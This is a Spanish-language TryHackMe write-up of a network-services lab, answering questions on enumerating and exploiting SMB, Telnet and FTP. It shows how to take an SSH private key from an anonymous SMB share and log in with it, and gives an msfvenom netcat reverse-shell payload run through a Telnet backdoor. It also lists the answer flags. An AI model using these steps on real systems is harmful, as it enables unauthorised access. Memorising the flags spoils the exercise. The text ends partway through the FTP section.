Writeup: Sala *Network Service*

Autor: Ismaeldevs

Plataforma: TryHackMe

4 de julio de 2025

Índice

1. Introducción

En esta sala se aprenderá técnicas fundamentales de enumeración y explotación de servicios de red comunes. Además, identificar, analizar y aprovechar servicios como **FTP**, **SSH**, **SMB**, entre otros, que suelen estar expuestos en sistemas accesibles desde la red.

2. Sala

2.1. Tarea 1 - Conéctate

Vamos a conectarnos! esta tarea consiste en conectarse a la red de TryHackMe mediante **OpenVPN** y estar listo para realizar las siguientes actividades prácticas de la sala.

Respuesta: **No requiere respuesta** (Hacemos clic en **Submit**).

2.2. Tarea 2 - Entendiendo SMB

En esta tarea aprenderemos sobre el protocolo **SMB (Server Message Block)**, el cual es un tipo de protocolo **response-request** que opera sobre TCP/IP, utilizado para compartir archivos, impresoras y otros recursos en una red.

Después que logramos entender al protocolo SMB, pasamos a responder las siguientes preguntas.

Pregunta: What does SMB stand for?
Respuesta: **Server Message Block**

Pregunta: What type of protocol is SMB?
Respuesta: response-request


Pregunta: What protocol suite do clients use to connect to the server?
Respuesta: **TCP/IP**

Pregunta: What systems does Samba run on?
Respuesta: **Unix**


2.3. Tarea 3 - Enumeración de SMB

Nos adentramos en aprender el proceso de enumeración de servicios SMB en una maquina objetivo, la tarea es fundamental para identificar posibles puntos de ataque y recopilar información útil para la explotación.

Una vez que entendemos como funciona la enumeración, lo primero que haremos es iniciar la maquina objetivo de TryHackMe haciendo clic en **Start Machine** en la zona superior.




Después en la misma zona superior nos proporcionara una IP objetivo para comenzar a realizar las siguientes actividades para completar la tarea.



Ahora, procederemos a resolver los ejercicios de enumeración:

Pregunta: Conduct an nmap scan of your choosing, How many ports are open?


Para resolver esta primera pregunta, debemos dirigirnos a nuestra terminal y correr el comando **sudo nmap -sV {IP}**



Nos saltarán un total de **3** puertos abiertos al realizar el escaneo.
Respuesta: 3

Pregunta: What ports is SMB running on? Provide the ports in ascending order.

Al realizar el escaneo, si nos fijamos bien podremos encontrar los puertos en los cuales esta corriendo el servicio de SMB.



Respuesta: 139/445

Pregunta: Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the workgroup name?


Para completar este ejercicio, debemos realizar un escaneo con **Enum4Linux**, para ello, ejecutaremos el siguiente comando en nuestra terminal: **sudo enum4linux -a {IP}**

Al finalizar el escaneo, nos saldrá el Workgroup Name que buscamos.

Respuesta: WORKGROUP

Pregunta: What comes up as the name of the machine?


Para contestar esta pregunta, solo debemos analizar bien el previo escaneo realizado con enum4linux, en el cual nos salta también el nombre de la maquina.



Respuesta: POLOSMB


Pregunta: What operating system version is running?

También, en el mismo escaneo previo con enum4linux podremos saber la versión del sistema operativo.



Respuesta: 6.1

Pregunta: What share sticks out as something we might want to investigate?



Respuesta: profiles

2.4. Tarea 4 - Explotando SMB

Aprenderemos sobre la explotación de servicios SMB (Server Message Block) tras la enumeración previa. En esta tarea, se busca entender como acceder a recursos compartidos de SMB, identificar información sensible y utilizarla para obtener acceso al sistema.

También, nos estaremos apoyando de algunos comandos como:

- **ls o dir**
- **cd**
- **get**

Una vez que logramos entender este tema, podemos responder las siguientes preguntas.

Pregunta: What would be the correct syntax to access an SMB share called secret as user "suit.ºn a machine with the IP 10.10.10.2 on the default port?

No hay mucha dificultad en esta pregunta, simplemente analizando la sintaxis que se encuentra en la tarea podemos guiarnos para responder a la pregunta.

Respuesta: smbclient //{IP}/secret -U suit -p 445

Pregunta: Great! Now you've got a hang of the syntax, let's have a go at trying to exploit this vulnerability. You have a list of users, the name of the share (smb) and a suspected vulnerability.


Respuesta:

Pregunta: Lets see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:
- using the username **Anonymous**
- connecting to the share we found during the enumeration stage
- and not supplying a password.

Does the share allow anonymous access? Y/N?

Para responder a esta pregunta, debemos intentar acceder al recurso compartido utilizando la sintaxis previa, para ello, ejecutaremos el siguiente comando: **smbclient //{IP}/profiles -U suit -p 445**

Al ejecutar el comando nos va a requerir una contraseña, simplemente le damos enter para intentar acceder.




Al parecer, hemos logrado acceder al recurso compartido.

Respuesta: Y

Pregunta: Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?

Una vez dentro del recurso, vamos a buscar información para responder a la pregunta, para lograr conseguir la respuesta vamos a ejecutar el siguiente comando: **more 'Working From Home Information.txt'**

Después de una exitosa ejecución, nos saldrá información importante donde encontraremos el perfil de a quien le pertenece la carpeta.



Respuesta: John Cactus


Pregunta: What service has been configured to allow him to work from home?

Analizando la información previa, podemos contestar a la pregunta.

Respuesta: ssh

Pregunta: Okay! Now we know this, what directory on the share should we look in?

Para ello, nos apoyaremos del comando **ls** para conseguir la respuesta a la pregunta.



Respuesta: .ssh

Pregunta: This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?

Para conseguir la respuesta, vamos a utilizar el comando **cd** para ingresar al directorio de la siguiente manera: **cd .ssh** y después utilizaremos **ls** para ver el contenido.

```
smb: \> cd .ssh
smb: \.ssh\> ls
  .                   D        0  Tue Apr 21 07:08:23 2020
  ..                  D        0  Tue Apr 21 07:08:23 2020
  id_rsa              A     1679  Tue Apr 21 07:08:23 2020
  id_rsa.pub          N      396  Tue Apr 21 07:08:23 2020
  authorized_keys     N        0  Tue Apr 21 07:08:23 2020

                12316808 blocks of size 1024. 7584052 blocks available
smb: \.ssh\>
```

Respuesta: id_rsa

Pregunta: Download this file to your local machine, and change the permissions to 600 using chmod 600 [file].

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.

What is the smb.txt flag?

Para conseguir la flag de respuesta debemos hacer uso del comando **get** para lograr descargarlo en nuestro equipo y posterior a eso, usar el comando **quit** para salir de SMB y cambiar o configurar los permisos correctamente para este archivo con **chmod 600 [archivo]**.


Por último, con la información recopilada podemos determinar el nombre de usuario para luego ingresar en el servidor mediante el comando **ssh -i id_rsa cactus@{IP}**

```
smb: \> cd .ssh
smb: \.ssh\> ls
  .                   D        0  Tue Apr 21 07:08:23 2020
  ..                  D        0  Tue Apr 21 07:08:23 2020
  id_rsa              A     1679  Tue Apr 21 07:08:23 2020
  id_rsa.pub          N      396  Tue Apr 21 07:08:23 2020
  authorized_keys     N        0  Tue Apr 21 07:08:23 2020

                12316808 blocks of size 1024. 7584052 blocks available
smb: \.ssh\> get id_rsa
getting file \.ssh\id_rsa of size 1679 as id_rsa (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: \.ssh\> quit
```

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  id_rsa  Music  Pictures  Public  reaver_output.pcap  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 id_rsa
```



Una vez dentro, hacemos uso del comando **ls** para ver que nos encontramos y nos encontraremos con un único archivo, realizamos un **cat [archivo]** para ver su contenido y encontrar la flag de respuesta.

Respuesta: **THM{smb_is_fun_eh?}**

2.5. Tarea 5 - Entendiendo Telnet

Nos introduciremos en el protocolo Telnet, un protocolo de aplicación que permite a los usuarios conectarse y ejecutar comandos en sistemas remotos mediante un cliente. A diferencia de SSH, Telnet transmite todos los datos en texto plano sin cifrado, lo que representa un riesgo de seguridad significativo.

Una vez que logramos entender el concepto y como funciona Telnet, podemos pasar a responder lo siguiente.

Pregunta: Is Telnet a client-server protocol (Y/N)?
Respuesta: **Y**

Pregunta: What has slowly replaced Telnet?
Respuesta: **SSH**

Pregunta: How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?

Respuesta: telnet 10.10.10.3 23


Pregunta: The lack of what, means that all Telnet communication is in plaintext?

Respuesta: encryption

2.6. Tarea 6 - Enumerando Telnet


Ahora nos enfocaremos en la enumeración del servicio Telnet en un sistema remoto. El objetivo principal es identificar posibles vulnerabilidades o configuraciones inseguras que puedan ser explotadas posteriormente. Haremos uso de Nmap para lograr completar la tarea.

Antes de empezar a responder las preguntas, tenemos que iniciar nuestra maquina haciendo clic en **Start Machine** en el lado superior.



Pregunta: How many ports are open on the target machine?

Debemos realizar un escaneo de los puertos con el siguiente comando: **nmap -p--T5 -vv {IP}** para responder a la pregunta.



Respuesta: 1

Pregunta: What port is this?

Respuesta: 8012

Pregunta: This port is unassigned, but still lists the protocol it's using, what protocol is this?

Respuesta: tcp


Pregunta: Now re-run the nmap scan, without the -p- tag, how many ports show up as open?

Ahora, debemos ejecutar el mismo comando anterior pero sin el parámetro -p- para conseguir la respuesta: **nmap -T5 -vv {IP}**

Respuesta: 0

Pregunta: Based on the title returned to us, what do we think this port could be used for?

Para responder a la pregunta debemos ejecutar el siguiente comando especificando el puerto 8012: **telnet {IP} 8012**



Respuesta: a backdoor


Pregunta: Who could it belong to? Gathering possible usernames is an important step in enumeration.

Respuesta: Skidy

2.7. Tarea 7 - Explotando Telnet

En esta tarea vamos a aprovechar una conexión Telnet no segura que actúa como una puerta trasera en la maquina objetivo.

Pregunta: Great! It's an open telnet connection! What welcome message do we receive?



Respuesta: SKIDY'S BACKDOOR.


Pregunta: Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

Intentando ejecutar comandos como por ejemplo **ls**, no recibí información al respecto, por ende la respuesta es

Respuesta: N

Pregunta: Now, use the command "ping [local THM ip] -c 1"through the telnet session to see if we're able to execute system commands. Do we receive any pings? Note, you need to preface this with .RUN (Y/N)

Ahora, para conseguir la respuesta a la pregunta debemos iniciar un escucha de tcpdump en nuestra máquina local utilizando el comando **sudo tcpdump ip proto icmp -i tun0**, después, en el host vamos a usar el comando **.RUN ping {IP local} -c 1** y esto enviará un ping desde el host remoto a nuestra máquina local.



Respuesta: Y

Pregunta: We're going to generate a reverse shell payload using msfvenom.This will generate and encode a netcat reverse shell for us. Here's our syntax:

msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R


- -p = payload
- lhost = our local host IP address (this is your machine's IP address)
- R = export the payload in raw format
- lport = the port to listen on (this is the port on your machine)

What word does the generated payload start with?

Para conseguir la respuesta a la pregunta, vamos a generar un payload de shell inversa, para comenzar, debemos salir del host remoto (**ctrl + c** o **.EXIT**) y el tcpdump lo podemos finalizar.

Ahora, ejecutaremos el siguiente comando en nuestra terminal para lograr generar el payload de shell inversa con la sintaxis sugerida:

msfvenom -p cmd/unix/reverse_netcat lhost=[ip local tun0] lport=4444 R



Respuesta: mkfifo

Pregunta: Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

nc -lvnp [listening port]

What would the command look like for the listening port we selected in our payload?

Respuesta: nc -lvp 4444


Pregunta: Success! What is the contents of flag.txt?

Ahora, para conseguir la flag, una vez que estamos a la escucha del puerto 4444, vamos a volver a realizar conexión con el host remoto (**telnet {IP} 8012**) y ejecutaremos con .RUN el payload mkfifo en el host de la siguiente manera:

.RUN mkfifo /tmp/tbxc; nc {IP} 4444 0</tmp/tbxc | /bin/sh >/tmp/tbxc 2>1; rm /tmp/tbxc

Si funciono, nos saltara un mensaje como **connect to [10.10.x.x] from etc.** Ahora podriamos ingresar comandos como de costumbre y enviarlos al host remoto. El primer comando que ejecutaremos es **ls** para verificar los archivos o directorios que contiene

el sistema. Notaremos que solo se encuentra el archivo **flag.txt**, con el comando **cat [archivo]** vamos a poder leer el contenido donde encontraremos la respuesta.



Respuesta: THM{y0u_g0t_th3_t3ln3t_fl4g}

2.8. Tarea 8 - Entendiendo FTP

En esta tarea aprenderemos sobre el protocolo **FTP (File Transfer Protocol)**, utilizado para la transferencia de archivos entre sistemas a través de una red. FTP opera bajo un modelo de comunicación cliente-servidor, donde el cliente inicia la conexión y el servidor responde a las solicitudes.

Una vez que entendemos FTP, podemos pasar a responder las siguientes preguntas.


Pregunta: What communications model does FTP use?
Respuesta: client-server

Pregunta: What's the standard FTP port?
Respuesta: 21

Pregunta: How many modes of FTP connection are there?
Respuesta: 2

2.9. Tarea 9 - Enumerando FTP


Ahora, nos centraremos en la identificación y análisis del servicio FTP en un sistema objetivo utilizando herramientas como Nmap. Para empezar a completar las preguntas debemos iniciar la máquina objetivo haciendo clic en **Start Machine** en el lado superior.



Una vez iniciada nuestra máquina objetivo, podemos empezar a realizar las prácticas e ir respondiendo las preguntas:

Pregunta: How many ports are open on the target machine?

Vamos a realizar un escaneo con Nmap para saber la cantidad de puertos abiertos en la máquina objetivo, para ello, usamos el siguiente comando: **nmap -sV {IP}**




Respuesta: 1

Pregunta: What port is ftp running on?
Respuesta: Respuesta: 21

